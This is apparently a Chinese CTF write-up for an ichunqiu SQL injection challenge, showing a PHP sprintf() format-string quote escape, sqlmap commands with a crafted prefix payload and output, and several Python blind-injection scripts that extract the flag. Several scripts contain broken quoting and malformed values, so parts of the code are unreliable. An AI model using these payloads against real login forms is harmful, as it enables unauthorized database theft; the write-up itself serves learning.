

# ichunqiu Web SQLi wp

原创

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订阅专栏

2020.1.10

菜鸡今天又来水题子。

其实这个题, 不是很水【狗头】在i春秋平台上看到了一道名为SQLi的web题, 想到了自己玩过1%的那个靶场也叫sqli-labs, 于是手贱的打开了。咋一看还蛮友善的, 其实涉及的知识点还蛮多的(自我感觉, 毕竟不会的太多了)

本题涉及的知识有:

- waf fuzz测试 sql注入fuzz字典
- sprintf()函数格式化字符串, 导致单引号逃逸
- 实践判断sql注入点
- sqlmap多参数使用
- 编写利用脚本

如果还有相关知识再做补充, 下面开始本题wp。

首先进入题目环境, 是一个登录框, 有用户名和密码。

用户名:

admin

密码:

.....

登录


[https://blog.csdn.net/weixin\\_45253216](https://blog.csdn.net/weixin_45253216)

老规矩 admin 123456 安排一波。

结果提示我们 **password error!** emm应该是存在用户名，但是密码错误。如果把用户名和密码都换成123456，就会提示 **username error!**

转移思路，进行sql注入检测。


先抓包



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
发送到intruder模块，看看是否有waf，就是进行了哪些特殊字符过滤。

这里应该就是waf fuzz测试sql注入fuzz字典这个字典总结的很全面，但是这里仅做一些特殊符号的检测。



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把变量全部Clear掉，然后在user处Add一个，然后设置我们要测试的字符



Payload type: Simple list Request count: 9

**?** **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

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Intruder attack2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
1	!	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
2	@	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
4	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
5	%	200	<input type="checkbox"/>	<input type="checkbox"/>	1457	
6	^	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
7	&	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
8	*	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
9	(	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	

Request Response

Raw Headers Hex Render

```

8 X-Via-JSL: 0d60de7, -
9 X-Cache: bypass
10
11 <br />
12 <b>
Warning
</b>
: sprintf(): Too few arguments in <b>
/var/www/html/index.php
</b>
on line <b>
18
</b>
<br />
13 <br />

```

0 matches \n Pretty

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发现%的length不同于其他符号，可能有问题。查看response，发现了sprintf()这个函数，有一个Warning。在大佬的题解中知道sprintf()这个函数是有漏洞的，然后进入下一阶段，就是理解sprintf函数如何产生漏洞。

以下来自W3school

定义和用法

sprintf() 函数把格式化的字符串写入变量中。


**sprintf(format,arg1,arg2,arg++)**

arg1、arg2、arg++ 参数将被插入到主字符串中的百分号 (%) 符号处。该函数是逐步执行的。在第一个 % 符号处，插入 arg1，在第二个 % 符号处，插入 arg2，依此类推。

注释：如果 % 符号多于 arg 参数，则您必须使用占位符。占位符位于 % 符号之后，由数字和 "\$" 组成。

```
<?php
$number = 2;
$str = "Shanghai";
$txt = sprintf("There are %u million cars in %s.", $number, $str);
echo $txt;
?>
//There are 2 million cars in Shanghai.

<?php
$number = 123;
$txt = sprintf("带两位小数: %1$.2f
<br>不带小数: %1\$u", $number);
echo $txt;
?>
// 带有两位小数: 123.00
// 不带小数: 123
```



自己试着测试了一下，正常情况下可以用%数字\$u (f、s) 来表示实数（浮点数、字符串），并且如果写成%1\$\' 就会把\'吃掉，从而只显示'。

根据大佬的提示，网站结构中可能有这样的代码：

```
$name = sprintf("username = %s", $username);
$sql = sprintf("select * from table where $name and passwrod = %s", $password)
```

当我们传入的username中含有%时，在第二个sprintf函数中就会出现too few arguments 的问题，语言是原字符串中每有一个%，就应该有一个替换参数。

大佬的WP总结如下：

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- 看到printf函数时，我们就应该想到php的字符串格式化逃逸漏洞，这个漏洞导致的结果是会将%1\$\`变为`，也就是说绕过了单引号的转换，一般情况下sql语句中的单引号都会被转换为`，这不利于我们进行单引号的闭合，借此漏洞，我们完成对sql语句的注入。
- 由于该页面的响应只有两种，没有显位，即没有回显，我们无法直接通过页面的显示来得到数据库内容，那么就只有通过布尔值盲注了。
- 布尔值无法用手工完成，要靠脚本或者sqlmap完成。

方法一：用神器sqlmap跑

关于sqlmap进行POST注入方法2021.1.8


中有写道，这里不再赘述。

```

zhangyu@kali:~$ cat sqli.txt
POST / HTTP/1.1
Host: b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: __jsluid_h=7cf4b398608f4044ea2d35632ef42194
Upgrade-Insecure-Requests: 1

username=admin&password=adminzhangyu@kali:~$ sqlmap -r sqli.txt --prefix="admin%1$\`" -p username

```



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先查看一下抓包内容，然后用sqlmap跑，这里记录一下两个参数的含义：

Request:

These options can be used to specify how to connect to the target URL

```

--data=DATA          Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent       Use randomly selected HTTP User-Agent header value
--proxy=PROXY        Use a proxy to connect to the target URL
--tor                Use Tor anonymity network
--check-tor          Check to see if Tor is used properly

```

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

```

-p TESTPARAMETER    Testable parameter(s)
--dbms=DBMS         Force back-end DBMS to provided value

```

sqlmap中 Request模块用处是可用于指定如何连接到目标URL

请求:

这些选项可用于指定如何连接到目标URL

--data = DATA要通过POST发送的数据字符串 (例如“ id = 1”)

--cookie = COOKIE HTTP Cookie标头值 (例如“ PHPSESSID = a8d127e ..”)

--random-agent使用随机选择的HTTP User-Agent标头值

--proxy = PROXY使用代理连接到目标URL

--tor使用Tor匿名网络

--check-tor检查Tor是否正确使用

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注射:

这些选项可用于指定要测试的参数,  
提供自定义注入有效载荷和可选的篡改脚本

-p TESTPARAMETER可测试的参数

--dbms = DBMS强制将后端DBMS设置为提供的值

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--prefix<前缀>和--suffix<后缀> 指定PAYLOAD的前缀和后缀

```
[09:46:55] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[09:47:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:47:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:47:07] [INFO] target URL appears to be UNION injectable with 4 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[09:47:14] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:47:14] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:
-----
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=adminadmin%1$\` AND (SELECT 7964 FROM (SELECT(SLEEP(5)))gORv)-- iYrs6password=admin
-----
[09:47:38] [INFO] the back-end DBMS is MySQL
[09:47:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL >= 5.0.12
[09:47:38] [INFO] fetched data logged to text files under '/home/zhanguy/.local/share/sqlmap/output/b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com'
[09:47:38] [WARNING] you haven't updated sqlmap for more than 193 days!!!
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```

然后爆数据库，只需要在后面加上 --dbs即可。

（昨天做题的时候，应该是一样的命令，一样的包，跑的那叫一个慢啊，3、4分钟跑出来一个字母，20多分钟才把数据库名跑出来，可能是因为payload前缀少了\，昨天好像是--prefix="admin%1"，少了\，所以有时候payload参数很重要！！）

```
[10:06:29] [WARNING] you haven't updated sqlmap for more than 193 days!!!
zhangyu@kali:~$ sqlmap -r sql.txt --prefix="admin%1" -p username --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:06:29 /2021-01-11/

[10:06:29] [INFO] parsing HTTP request from 'sql.txt'
[10:06:29] [INFO] resuming back-end DBMS 'mysql'
[10:06:29] [INFO] testing connection to the target URL
[10:06:29] [INFO] heuristics detected web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=adminadmin%1'\ AND (SELECT 7964 FROM (SELECT(SLEEP(5)))gORv) -- iyr8p8password=admin

[10:06:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[10:06:29] [INFO] fetching database names
[10:06:29] [INFO] fetching number of databases
[10:06:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:06:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[10:06:46] [INFO] retrieved:
[10:06:51] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[10:07:57] [INFO] retrieved: ctf
[10:08:11] [ERROR] invalid character detected. retrying..
[10:08:11] [WARNING] increasing time delay to 2 seconds

available databases [2]:
[*] ctf
[*] information_schema

[10:08:11] [INFO] fetched data logged to text files under '/home/zhangyu/.local/share/sqlmap/output/b241295890a34f0c93c800ee5365239f098d5aa293d49d0.changame.ichunqiu.com'
[10:08:11] [WARNING] you haven't updated sqlmap for more than 193 days!!!

[*] ending @ 10:08:11 /2021-01-11/

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```

额，一小时了，环境到期了。。。。

下面都是常规操作了 --tables 报表，爆完表应该有一个user一个flag。

然后爆flag的字段columns 然后dump，即可显示flag。

这里主要想记录一下第二种方法，就是自己怎么写python脚本，学完python后也没咋用过，所以希望在平常有机会就多写写，这里借鉴了大佬的脚本，要是自己写还真写不出来，希望继续努力，能写出自己的脚本【狗头】

[bfengj大佬原文的链接](#)

根据思路，首先是先爆数据库长度，然后数据库名称，然后表长度，表名称，列长度，列名称，列内容长度，列内容。

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" and " + "(length(database(=" + str(i) + ")#)"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    if right in str(r):
        print('the length of database is %s' %i)
```

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#$$%^&*()_+{}-="
length=3
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$" + " and " + "(substr(database(),0,1)=" + i + ")" + "#"
        #key = "admin%1$" + " and " + "(substr(database(),"+str(j)+"",1)=" + i + ")" + "#"
        key = "admin%1$" + " and (ascii(substr(database(),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#$$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" + " and " + "length((select table_name FROM information_schema.tables WHERE table_schema=0x6374666 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of table is %s' %i)
```

```

#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
length=4
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$"+" and (ascii(substr((select table_name FROM information_schema.tables WHERE table_sch
ema=0x637466 limit 0,1),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)

```

```

#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" and " + "length((select column_name FROM information_schema.columns WHERE table_name=0x666c
6167 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of column is %s' %i)

```

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$%^&*()_+{}-="
length=4
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$"+" and (ascii(substr((select column_name FROM information_schema.columns WHERE table_name=0x666c6167 limit 0,1),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```
#coding:utf-8

import requests
import string


dic = string.digits + string.ascii_letters + "!@#%$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(60):
    key = "admin%1$" and " + "length((select flag FROM flag limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of column is %s' %i)
```

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#$$%^&*()_+{}-="
length=42
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in dic:
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")"#
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+",1)=" + i + ")"#
        key = "admin%1$"+" and (ascii(substr((select flag FROM flag limit 0,1),%d,1))=%j+str(ord(i))+)"#
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=i
            print(name)
```

结果跑完是这个样子的



```
File Edit Selection View Go Run Terminal Help sql1.py - Visual Studio Code
sql1.py x
F: > source code > sql1.py > ...
1 import requests
2 import string
3
4
5
6 dic = string.digits + string.ascii_letters + "!@#%&^&*( )_+{}-="
7 length=42
8 name=''
9 right = 'password error!'
10 worry = 'username error!'
11 url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.iichunqiu.com/'
12 for j in range(1,length+1):
13     for i in dic:
14         #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")"#

```

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: Python
flag{b5b36121-86dd-a
flag{b5b36121-86dd-a4
flag{b5b36121-86dd-a4d
flag{b5b36121-86dd-a4db
flag{b5b36121-86dd-a4db-
flag{b5b36121-86dd-a4db-a
flag{b5b36121-86dd-a4db-aa
flag{b5b36121-86dd-a4db-aab
flag{b5b36121-86dd-a4db-aab3
flag{b5b36121-86dd-a4db-aab3-
flag{b5b36121-86dd-a4db-aab3-8
flag{b5b36121-86dd-a4db-aab3-86
flag{b5b36121-86dd-a4db-aab3-86d
flag{b5b36121-86dd-a4db-aab3-86dd
flag{b5b36121-86dd-a4db-aab3-86ddb
flag{b5b36121-86dd-a4db-aab3-86ddb7
flag{b5b36121-86dd-a4db-aab3-86ddb74
flag{b5b36121-86dd-a4db-aab3-86ddb749
